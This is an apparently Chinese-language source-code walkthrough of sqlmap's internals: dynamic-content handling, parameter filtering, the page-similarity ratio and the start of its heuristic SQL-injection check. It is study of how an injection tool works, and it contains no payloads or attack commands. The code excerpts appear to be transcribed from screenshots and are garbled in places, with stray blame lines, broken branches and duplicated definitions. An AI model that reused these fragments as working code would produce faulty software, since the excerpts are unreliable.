我们发现，实际的 sqlmap 源码确实是按照我们介绍的内容处理的，如果页面内容是动态的话，则会提示用户处理字符串或者增加正则表达式来验证页面。

默认情况下 sqlmap 通过判断返回页面的不同来判断真假，但有时候这会产生误差，因为有的页面在每次刷新的时候都会返回不同的代码，比如页面当中包含一个动态的广告或者其他内容，这会导致 sqlmap 的误判。此时用户可以提供一个字符串或者一段正则匹配，在原始页面与真条件下的页面都存在的字符串，而错误页面中不存在（使用 `-string` 参数添加字符串，`-regex` 添加正则），同时用户可以提供一段字符串在原始页面与真条件下的页面都不存在的字符串，而错误页面中存在的字符串（`-not-string` 添加）。用户也可以提供真与假条件返回的 HTTP 状态码不一样来注入，例如，响应 200 的时候为真，响应 401 的时候为假，可以添加参数 `-code=200`。

### checkDynamicContent(firstPage, secondPage)

我们发现，如果说我们并没指定 `string / regex` 那么很多情况，我们仍然也可以正确得出结果；根据 sqlmap 源码，它实际上背后还是有一些处理方法的，而这些方法就在 `checkDynamicContent(firstPage, secondPage)` 中：

```
1139 def checkDynamicContent(firstPage, secondPage):
1140     """
1141     This function checks for the dynamic content in the provided pages
1142     """
1143
1144     if kb.nullConnection:
1145         return
1146
1147     if any(page is None for page in (firstPage, secondPage)):
1148         return
1149
1150     if firstPage and secondPage and any(len(_) > MAX_DIFFLIB_SEQUENCE_LENGTH for _ in (firstPage, secondPage)):
1151         return
1152
1153     if ratio is None:
1154         kb.skipSeqMatcher = True
1155
1156     # In case of an intolerable difference turn on dynamicity removal engine
1157     elif ratio <= UPPER_RATIO_BOUND:
1158         findDynamicContent(firstPage, secondPage)
1159
1160         count = 0
1161         while not Request.queryPage():
1162             count += 1
1163
1164             if count > conf.retries:
1165                 warnMsg = "target URL content appears to be too dynamic."
1166                 warnMsg += "Switching to '--text-only'"
1167                 logger.warn(warnMsg)
1168
1169                 # Automatically turn on --text-only in case of heavily-dynamicity instead of
1170                 conf.textOnly = True
1171                 return
1172
1173                 warnMsg = "target URL content appears to be heavily dynamic."
1174                 warnMsg += "sqlmap is going to retry the request(s)"
1175                 singleTimeLogMessage(warnMsg, logging.CRITICAL)
1176
1177                 kb.heavilyDynamic = True
1178
1179                 secondPage, _ = Request.queryPage(content=True)
1180                 findDynamicContent(firstPage, secondPage)
```

1 计算 ratio 如果计算失败，设置 ratio 为 None

2 UPPER\_RATIO\_BOUND 为 0.98

由 Xnip 截图

我们在这个函数中发现如果 `firstPage` 和 `secondPage` 的相似度小于 0.98（这个相似度的概念就是前一节介绍的 `PageRatio` 的概念），则会重试，并且尝试

findDynamicContent(firstPage, secondPage) 然后细化页面究竟是 too dynamic 还是 heavily dynamic。

如果页面是 too dynamic 则提示启用 --text-only 选项：

*有些时候用户知道真条件下的返回页面与假条件下返回页面是不同位置在哪里可以使用-text-only ( HTTP 响应体中不同 ) -titles ( HTML 的 title 标签中不同 )。*

如果页面仅仅是显示 heavy dynamic 的话，sqlmap 会不断重试直到区分出到底是 too dynamic 还是普通的可以接受的动态页面（相似度大于 0.98）。

对于 too dynamic 与可以接受的动态页面（相似度高于 0.98），其实最根本的区别就是在于 PageRatio，如果多次尝试（超过 conf.retries）设置的尝试次数，仍然出现了相似度低于 0.98 则会认为这个页面 too dynamic。

### findDynamicContent(firstPage, secondPage)

这个函数位于 common.py 中，这个函数作为通用函数，我们并不需要非常严格的去审他的源码，为了节省大家的时间，笔者在这里可以描述这个函数做了一件什么样的事情，并举例说明。

这个函数按函数名来解释其实是，寻找动态的页面内容。

实际在工作中，如果寻找到动态内容，则会将动态内容的前后内容（前 :prefix，后 :suffix，长度均在 DYNAMICITY\_BOUNDARY\_LENGTH 中设定，默认为 20）作为一个 tuple，存入 kb.dynamicMarkings，在每一次页面比较之前，会默认移除这些动态内容。

```
kb.dynamicMarkings.append((prefix if prefix else None, suffix if suffix else None))
```

例如，在实际使用中，我们按照官方给定的一个例子：

```
"""
This function checks if the provided pages have dynamic content. If they
are dynamic, proper markings will be made

>>> findDynamicContent("Lorem ipsum dolor sit amet, congue tation referrentur ei sed. Ne
nec legimus habemus recusabo, natum reque et per. Facer tritani reprehendunt eos id, modus
constituam est te. Usu sumo indoctum ad, pri paulo molestiae complectitur no.",
                        "Lorem ipsum dolor sit amet, congue tation referrentur ei sed. Ne nec
legimus habemus recusabo, natum reque et per. <script src='ads.js'></script>Facer tritani
reprehendunt eos id, modus constituam est te. Usu sumo indoctum ad, pri paulo molestiae
complectitur no.")
```



```
>>> kb.dynamicMarkings
[('natum reque et per. ', 'Facer tritani repreh')]
"""
```


根据观察，两段文本差别在 script 标签，标记的动态内容应该是 script 标签，所以动态内容的前 20 字节的文本座位 prefix 后 20 字节的文本作为 suffix，分别为：

```
prefix: 'natum reque et per. '
suffix: 'Facer tritani repreh'
```

### 0x03 中场休息与阶段性总结

我们虽然之分析了两个大函数，但是整个判断页面相应内容的核心原理应该是已经非常清晰了；可能有些读者反馈我们的进度略慢，但是其实这好比一个打基础的过程，我们基础越扎实对 sqlmap 越熟悉，分析后面的部分就越快。

为了更好的继续，我们需要回顾一下之前的流程图



好的，接下来我们的目标就是图中描述的部分“过滤重复以及不需要检查的参数，然后检查参数是为动态参数”，在下一篇文章中，我们将会详细介绍 sqlmap 其他的核心函数，诸如启发式检测，和 sql 注入检测核心函数。

### 0x04 参数预处理以及动态参数检查

## 参数预处理

参数预处理包含如下步骤：

### 参数排序

```
# Order of testing list (first to last)
orderList = (PLACE.CUSTOM_POST, PLACE.CUSTOM_HEADER, PLACE.URI, PLACE.POST,
PLACE.GET)

for place in orderList[::-1]:
    if place in parameters:
        parameters.remove(place)
        parameters.insert(0, place)
```

### 参数分级检查

```
for place in parameters:
    # Test User-Agent and Referer headers only if
    # --level >= 3
    skip = (place == PLACE.USER_AGENT and conf.level < 3)
    skip |= (place == PLACE.REFERER and conf.level < 3)

    # Test Host header only if
    # --level >= 5
    skip |= (place == PLACE.HOST and conf.level < 5)

    # Test Cookie header only if --level >= 2
    skip |= (place == PLACE.COOKIE and conf.level < 2)

    skip |= (place == PLACE.USER_AGENT and intersect(USER_AGENT_ALIASES, conf.skip, True) not in ([], None))
    skip |= (place == PLACE.REFERER and intersect(REFERER_ALIASES, conf.skip, True) not in ([], None))
    skip |= (place == PLACE.COOKIE and intersect(PLACE.COOKIE, conf.skip, True) not in ([], None))
    skip |= (place == PLACE.HOST and intersect(PLACE.HOST, conf.skip, True) not in ([], None))

    skip &= not (place == PLACE.USER_AGENT and intersect(USER_AGENT_ALIASES,
    conf.testParameter, True))
    skip &= not (place == PLACE.REFERER and intersect(REFERER_ALIASES, conf.testParameter, True))
    skip &= not (place == PLACE.HOST and intersect(HOST_ALIASES, conf.testParameter, True))
```

```
skip &= not (place == PLACE.COOKIE and intersect((PLACE.COOKIE,), conf.testParameter, True))

if skip:
    continue

if kb.testOnlyCustom and place not in (PLACE.URI, PLACE.CUSTOM_POST,
PLACE.CUSTOM_HEADER):
    continue

if place not in conf.paramDict:
    continue

paramDict = conf.paramDict[place]

paramType = conf.method if conf.method not in (None, HTTPMETHOD.GET, HTTPMETHOD.POST)
else place
```

## 参数过滤

```
for parameter, value in paramDict.items():
    if not proceed:
        break

    kb.vainRun = False
    testSqlInj = True
    paramKey = (conf.hostname, conf.path, place, parameter)

    if paramKey in kb.testedParams: ❶
        continue

    elif parameter in conf.testParameter:
        continue

    elif parameter == conf.rParam: ❷
        continue

    elif parameter in conf.skip or kb.postHint and parameter.split(' ')[-1] in conf.skip: ❸
        continue

    elif conf.paramExclude and (re.search(conf.paramExclude, parameter, re.I) or kb.postHint and re.search(conf.paramExclude, parameter.split(' ')[-1], re.I)): ❹
        continue

    elif parameter == conf.csrfToken: ❺
        continue

    # Ignore session-like parameters for --level < 4
    elif conf.level < 4 and (parameter.upper() in IGNORE_PARAMETERS or parameter.upper().startswith(GOOGLE_ANALYTICS_COOKIE_PREFIX)): ❻
        continue

    elif PAYLOAD_TECHNIQUE_BOOLEAN in conf.tech or conf.skipStatic: ❼
        check = checkDynParam(place, parameter, value)

        if not check:
            warnMsg = "%s parameter '%s' does not appear to be dynamic" % (paramType, parameter)
            logger.warn(warnMsg)

            if conf.skipStatic:
                infoMsg = "skipping static %s parameter '%s'" % (paramType, parameter)
                logger.info(infoMsg)
                testSqlInj = False
            else:
                infoMsg = "%s parameter '%s' is dynamic" % (paramType, parameter)
                logger.info(infoMsg)

        kb.testedParams.add(paramKey)
```

- ❶ 排除已经检查过的参数
- ❷ 排除随机化参数
- ❸ 排除已经忽略的参数
- ❹ 排除设置中不需要检查的参数
- ❺ 排除 CSRF Token
- ❻ 按照 level 忽略 session-like 参数
- ❼ 进行动态参数检查

由 Xnip 截图

## checkDynParam(place, parameter, value)

我们进入 checkDynParam 函数发现，整个函数其实看起来非常简单，但是实际上我们发现 agent.queryPage 这个函数现在又返回了一个好像是 Bool 值的返回值作为 dynResult 这令我们非常困惑，我们上一次见这个函数返回的是 (page, headers, code) 。

```

1099 def checkDynParam(place, parameter, value):
1100     """
1101     This function checks if the URL parameter is dynamic. If it is
1102     dynamic, the content of the page differs, otherwise the
1103     dynamicity might depend on another parameter.
1104     """
1105
1106     if kb.redirectChoice:
1107         return None
1108
1109     kb.matchRatio = None
1110     dynResult = None
1111     randint = randomInt()
1112
1113     paramType = conf.method if conf.method not in (None, HTTPMETHOD.GET, HTTPMETHOD.POST) else place
1114
1115     infoMsg = "testing if %s parameter '%s' is dynamic" % (paramType, parameter)
1116     logger.info(infoMsg)
1117
1118     try:
1119         payload = agent.payload(place, parameter, value, getUnicode(randInt))
1120         dynResult = Request.queryPage(payload, place, raise404=False) ①
1121         Bernardo Demele, 18 years ago • After the storm, a restore..
1122         if not dynResult:
1123             infoMsg = "confirming that %s parameter '%s' is dynamic" % (paramType, parameter)
1124             logger.info(infoMsg)
1125
1126             randint = randomInt()
1127             payload = agent.payload(place, parameter, value, getUnicode(randInt))
1128             dynResult = Request.queryPage(payload, place, raise404=False) ②
1129     except SqlmapConnectionException:
1130         pass
1131
1132     result = None if dynResult is None else not dynResult
1133     kb.dynamicParameter = result
1134
1135     return result

```

- ① 请求特定 Payload 并和之前的页面进行对比
- ② 再次请求，并且以第二次请求作为结果

由 Xnip 截图

我们发现实际上的页面比较逻辑也并不是在 `checkDynParam`，所以表面上，我们这一节的内容是在 `checkDynParam` 这个函数，但是实际上我们仍然需要跟进到 `agent.queryPage`。

那么，等什么呢？继续吧！

## agent.queryPage 与 comparison

跟进 `agent.queryPage` 我相信一定是痛苦的，这其实算是 `sqlmap` 的核心基础函数之一，里面包含了接近三四百行的请求前预处理，包含 `tamper` 的处理逻辑以及随机化参数和 `CSRF` 参数的处理检测逻辑。同时如果涉及到了 `timeBasedCompare` 还包含着时间盲注的处理逻辑；除此之外，一般情况下 `agent.queryPage` 中还存在着针对页面比较的核心调用，页面对比对应函数为 `comparison`。为了简化大家的负担，笔者只截取最后返回值的部分 `agent.queryPage`。

```

1263 if timeBasedCompare:
1264     return wasLastResponseDelayed() ①
1265 elif not responseTime:
1266     kb.responseTimes.setdefault(kb.responseTimeMode, [])
1267     kb.responseTimes[kb.responseTimeMode].append(threadData.lastQueryDuration)
1268
1269 if not response and removeReflection:
1270     page = removeReflectiveValues(page, payload)
1271
1272 kb.maxConnectionsFlag = re.search(MAX_CONNECTIONS_REGEX, page or "", re.I) is not None
1273
1274 message = extractRegexResult(PERMISSION_DENIED_REGEX, page or "", re.I)
1275 if message:
1276     kb.permissionFlag = True
1277     singleTimeWarnMessage("potential permission problems detected ('%s') % message)
1278
1279 if content or response: ②
1280     return page, headers, code
1281
1282 if getRatioValue:
1283     return comparison(page, headers, code, getRatioValue=False, pageLength=pageLength), comparison(page, headers, code, getRatioValue=True, pageLength=pageLength)
1284 else:
1285     return comparison(page, headers, code, getRatioValue, pageLength)


```

- ① 为 TimeBased 设定的返回值
- ② 参数接受 content 或者 response 则返回页面的具体内容、http headers 以及响应码
- ③ 默认只返回一个结果表明与之前页面比较是否相似

由 Xnip 截图

在标注中，我们发现了我们之前的疑问，为什么 `agent.queryPage` 时而返回页面内容，时而返回页面与模版页面的比较结果。其实在于如果 `content/response` 被设置为 `True` 的时候，则会返回页面具体内容，`headers`，以及响应码；如果 `timeBasedCompare` 被设定的时候，返回是否发生了延迟；默认情况返回与模版页面的比较结果。

我们发现这一个 `comparison` 函数很奇怪，他没有输入两个页面的内容，而是仅仅输入当前页面的相关信息，但是为什么笔者要明确说是与“模版页面”的比较结果呢？我们马上就跟入 `comparison` 一探究竟。



```

32 def _comparison(page, headers, code=None, getRatioValue=False, pageLength=None):
33     _ = _adjust(_comparison(page, headers, code, getRatioValue, pageLength), getRatioValue)
34     return _
35
36 def _adjust(condition, getRatioValue):
37     if not any((conf.string, conf.notString, conf.regexp, conf.code)):
38         # Negative logic approach is used in raw page comparison scheme as that what is "different" than original
39         # PAYLOAD.WHERE NEGATIVE response is considered as True; in switch based approach negative logic is not
40         # applied as that what is by user considered as True is that what is returned by the comparison mechanism
41         # itself
42         retVal = not condition if kb.negativeLogic and condition is not None and not getRatioValue else condition
43     else:
44         retVal = condition if not getRatioValue else (MAX_RATIO if condition else MIN_RATIO)
45     return retVal
46
47 def _comparison(page, headers, code, getRatioValue, pageLength):
48     threadData = getCurrentThreadData()
49
50     if kb.testMode:
51         threadData.lastComparisonHeaders = listToStrValue(_ for _ in headers.headers if not _.startswith("%s:" % URI_HTTP_HEADER)) if headers
52         threadData.lastComparisonPage = page
53         threadData.lastComparisonCode = code
54
55     if page is None and pageLength is None:

```

安全客 (www.anquanke.com)

进去之后根据图中的调用关系，我们主要需要观察一下 `_comparison` 这个函数的行为。当打开这个函数的时候，我们发现也是一段接近一百行的函数，仍然是一个需要硬着头皮看下去的一段代码。



```
def _comparison(page, headers, code, getRatioValue, pageLength):
    threadData = getThreadData()

    if kb.testMode:
        threadData.lastComparisonHeaders = listToStrValue(_ for _ in headers.headers if not _.startswith("%s:" % URI_HTTP_HEADER)) if headers else ""
        threadData.lastComparisonPage = page
        threadData.lastComparisonCode = code

    if page is None and pageLength is None:
        return None

    if any((conf.string, conf.notString, conf.regex)):
        rawResponse = "%s" % (listToStrValue(_ for _ in headers.headers if not _.startswith("%s:" % URI_HTTP_HEADER)) if headers else "", page)

        # String to match in page when the query is True and/or valid
        if conf.string:
            return conf.string in rawResponse

        # String to match in page when the query is False and/or invalid
        if conf.notString:
            return conf.notString not in rawResponse

        # Regular expression to match in page when the query is True and/or valid
        if conf.regex:
            return re.search(conf.regex, rawResponse, re.I | re.M) is not None

    # HTTP code to match when the query is valid
    if conf.code:
        return conf.code == code

    seqMatcher = threadData.seqMatcher
    seqMatcher.set_seq1(kb.pageTemplate)
```

根据图中的使用红色方框框住的代码,我们很容易就能发现,这其实是在禁用 PageRatio 的页面相似度算法,而是因为用户设定了 --string/--not-string/--regex/--code 从而可以明确从其他方面区分出页面为什么不同。当然,我们的重点并不是他,而是计算 ratio 并且使用 ratio 得出页面相似的具体逻辑。

```
if page:
    # In case of an DBMS error page return None
    if kb.errorIsNone and (wasLastResponseDBMSerror() or wasLastResponseHTTPError()) and not kb.negativeLogic:
        return None

    # Dynamic content lines to be excluded before comparison
    if not kb.nullConnection:
        page = removeDynamicContent(page)
        seqMatcher.set_seq1(removeDynamicContent(kb.pageTemplate))

    if not pageLength:
        pageLength = len(page)

    if kb.nullConnection and pageLength:
        if not seqMatcher.a:
            ratio = 1. * pageLength / len(seqMatcher.a)

            if ratio > 1.:
                ratio = 1. / ratio
    else:
        # Preventing "Unicode equal comparison failed to convert both arguments to Unicode"
        # (e.g. if one page is PDF and the other is HTML)
        if isinstance(seqMatcher.a, str) and isinstance(page, unicode):
            elif isinstance(seqMatcher.a, unicode) and isinstance(page, str):
```



我相信令大家困惑的可能是这两段关于 `nullConnection` 的代码，在前面的部分中，我们没有详细说明 `nullConnection` 究竟意味着什么：

Optimization:

These options can be used to optimize the performance of sqlmap

```
-o                Turn on all optimization switches
--predict-output  Predict common queries output
--keep-alive      Use persistent HTTP(s) connections
--null-connection Retrieve page length without actual HTTP response body
--threads=THREADS Max number of concurrent HTTP(s) requests (default 1)
```

根据官方手册的描述，`nullConnection` 是一种不用获取页面内容就可以知道页面大小的方法，这种方法在布尔盲注中有非常好的效果，可以很好的节省带宽。具体的原理详见这一片古老的文章。

明白这一点，上面的代码就变得异常好懂了，如果没有启用 `--null-connection` 优化，两次比较的页面分别为 `page` 与 `kb.pageTemplate`。其实 `kb.pageTemplate` 也并不陌生，其实就是第一次正式访问页面的时候，存下的那个页面的内容。

```
conf.originalPage = kb.pageTemplate = page
```

如果启用 `--null-connection`，计算 `ratio` 就只是很简单的通过页面的长度来计算，计算公式为

```
ratio = 1. * pageLength / len(kv.pageTemplate)
```

```
if ratio > 1.:
```

```
    ratio = 1. / ratio
```

接下来我们再顺着他的逻辑往下走：

```

107 # Preventing "Unicode equal comparison failed to convert both arguments to Unicode"
108 # (e.g. if one page is PDF and the other is HTML)
109 if isinstance(seqMatcher.a, str) and isinstance(page, unicode):
110     elif isinstance(seqMatcher.a, unicode) and isinstance(page, str):
111
112 if any(_ is None for _ in (page, seqMatcher.a)):
113     return None
114 elif seqMatcher.a and page and seqMatcher.a == page:
115     ratio = 1.
116 elif kb.skipSeqMatcher or seqMatcher.a and page and any(len(_) > MAX_DIFFLIB_SEQUENCE_LENGTH for _ in (seqMatcher.a, page)):
117     if not page or not seqMatcher.a:
118         return float(seqMatcher.a == page)
119     else:
120         ratio = 1. * len(seqMatcher.a) / len(page)
121         if ratio > 1:
122             ratio = 1. / ratio
123     else:
124         seq1, seq2 = None, None
125
126         if conf.title:
127             seq1 = extractRegexResult(HTML_TITLE_REGEX, seqMatcher.a)
128             seq2 = extractRegexResult(HTML_TITLE_REGEX, page)
129         else:
130             seq1 = getFilteredPageContent(seqMatcher.a, True) if conf.textOnly else seqMatcher.a
131             seq2 = getFilteredPageContent(page, True) if conf.textOnly else page
132
133         if seq1 is None or seq2 is None:
134             return None
135
136         seq1 = seq1.replace(REFLECTED_VALUE_MARKER, "")
137         seq2 = seq2.replace(REFLECTED_VALUE_MARKER, "")
138
139         seqMatcher.set_seq1(seq1)
140         seqMatcher.set_seq2(seq2)
141
142 ratio = round(seqMatcher.quick_ratio(), 3)

```

- ① 有页面不存在的时候设置 ratio 为 None
- ② 如果两个页面完全相同，ratio 为 1.
- ③ 如果设置了跳过 ratio 的计算，或者 page 和 kb.templatePage 其中有一个超过了 10\*1024\*1024 的长度，执行下面内容
- ④ 如果设置在 title 就可以区分内容 (—titles)
- ⑤ —text-only 字段，不包含 HTML 标签
- ⑥ 移除多余标签
- ⑦ 保留三位小数

由 Xnip 截图

根据上面对源码的标注，我们很容易理解这个 ratio 是怎么算出来的，同样我们也很清楚，其实并不只是简单无脑的使用 ratio 就可以起到很好的效果，配合各种各样的选项或者预处理：比如移除页面的动态内容，只比较 title，只比较文本，不比较 html 标签。

```

146 # If the url is stable and we did not set yet the match ratio and the
147 # current injected value changes the url page content
148 if kb.matchRatio is None:
149     if ratio >= LOWER_RATIO_BOUND and ratio <= UPPER_RATIO_BOUND:
150         kb.matchRatio = ratio
151         logger.debug("setting match ratio for current parameter to %.3f" % kb.matchRatio)
152
153 if kb.testMode:
154     threadData.lastComparisonRatio = ratio
155
156 # If it has been requested to return the ratio and not a comparison
157 # response
158 if getRatioValue:
159     return ratio
160
161 elif ratio > UPPER_RATIO_BOUND:
162     return True
163
164 elif ratio < LOWER_RATIO_BOUND:
165     return False
166
167 elif kb.matchRatio is None:
168     return None
169
170 else:
171     return (ratio - kb.matchRatio) > DIFF_TOLERANCE
172

```

- ① 为静态页面或者没有设定过 ratio 的情形指定 ratio
- ② DIFF\_TOLERANCE 值为 0.05

由 Xnip 截图

上面源码为最终使用 ratio 对页面的相似度作出判断的逻辑，其中

```

UPPER_RATIO_BOUND = 0.98
LOWER_RATIO_BOUND = 0.02
DIFF_TOLERANCE = 0.05

```

## 0x05 结束语

阅读完本文，我相信读者对 sqlmap 中处理各种问题的细节都会有自己的理解，当然这是最好的。

在下一篇文章，笔者将会带大家进入更深层的 sqlmap 的逻辑，敬请期待。

本文的内容可能是大家最期待的部分，但是可能并不推荐大家直接阅读本篇文章，因为太多原理性和整体逻辑上的东西散见前两篇文章，直接阅读本文可能会有一些难以预料的困难。：)

## 0x00 前言


上一篇文章，我们介绍了页面相似度算法以及 sqlmap 对于页面相似的判定规则，同样也跟入了 sqlmap 的一些预处理核心函数。在接下来的部分中，我们会直接开始 sqlmap 的核心检测逻辑的分析，主要涉及到以下方面：

heuristicCheckSqlInjection 启发式 SQL 注入检测（包括简单的 XSS FI 判断）

checkSqlInjection SQL 注入检测

## 0x01 heuristicCheckSqlInjection

这个函数位于 controller.py 的 start() 函数中，同时我们在整体逻辑中也明确指明了这一个步骤：



这标红的两个步骤其实就是本篇文章主要需要分析的两个部分，涉及到 sqlmap 检测 sql 注入漏洞的核心逻辑。其中 heuristicCheckSqlInjection 是我们本节需要分析的问题。这个函数的执行位置如下：

```
515 elif PAYLOAD.technique.BOOLEAN in conf.tech or conf.skipStatic:
516     check = checkDynParam(place, parameter, value)
517     ❶
518     if not check:
519         warnMsg = "%s parameter '%s' does not appear to be dynamic" % (paramType, parameter)
520         logger.warn(warnMsg)
521
522         if conf.skipStatic:
523             infoMsg = "skipping static %s parameter '%s'" % (paramType, parameter)
524             logger.info(infoMsg)
525
526             testSqlInj = False
527         else:
528             infoMsg = "%s parameter '%s' is dynamic" % (paramType, parameter)
529             logger.info(infoMsg)
530
531     kb.testedParams.add(paramKey)
532
533     if testSqlInj:
534         try:
535             if place == PLACE.COOKIE:
536                 pushValue(kb.mergeCookies)
537                 kb.mergeCookies = False
538                 ❷
539             check = heuristicCheckSqlInjection(place, parameter)
540             ❸
541             if check != HEURISTIC_TEST.POSITIVE:
542                 if conf.smart or (kb.ignoreCasted and check == HEURISTIC_TEST.CASTED):
543                     infoMsg = "skipping %s parameter '%s'" % (paramType, parameter)
544                     logger.info(infoMsg)
545                     continue
546
547             infoMsg = "testing for SQL injection on %s " % paramType
548             infoMsg += "parameter '%s'" % parameter
549             logger.info(infoMsg)
550             injection = checkSqlInjection(place, parameter, value)
551
```

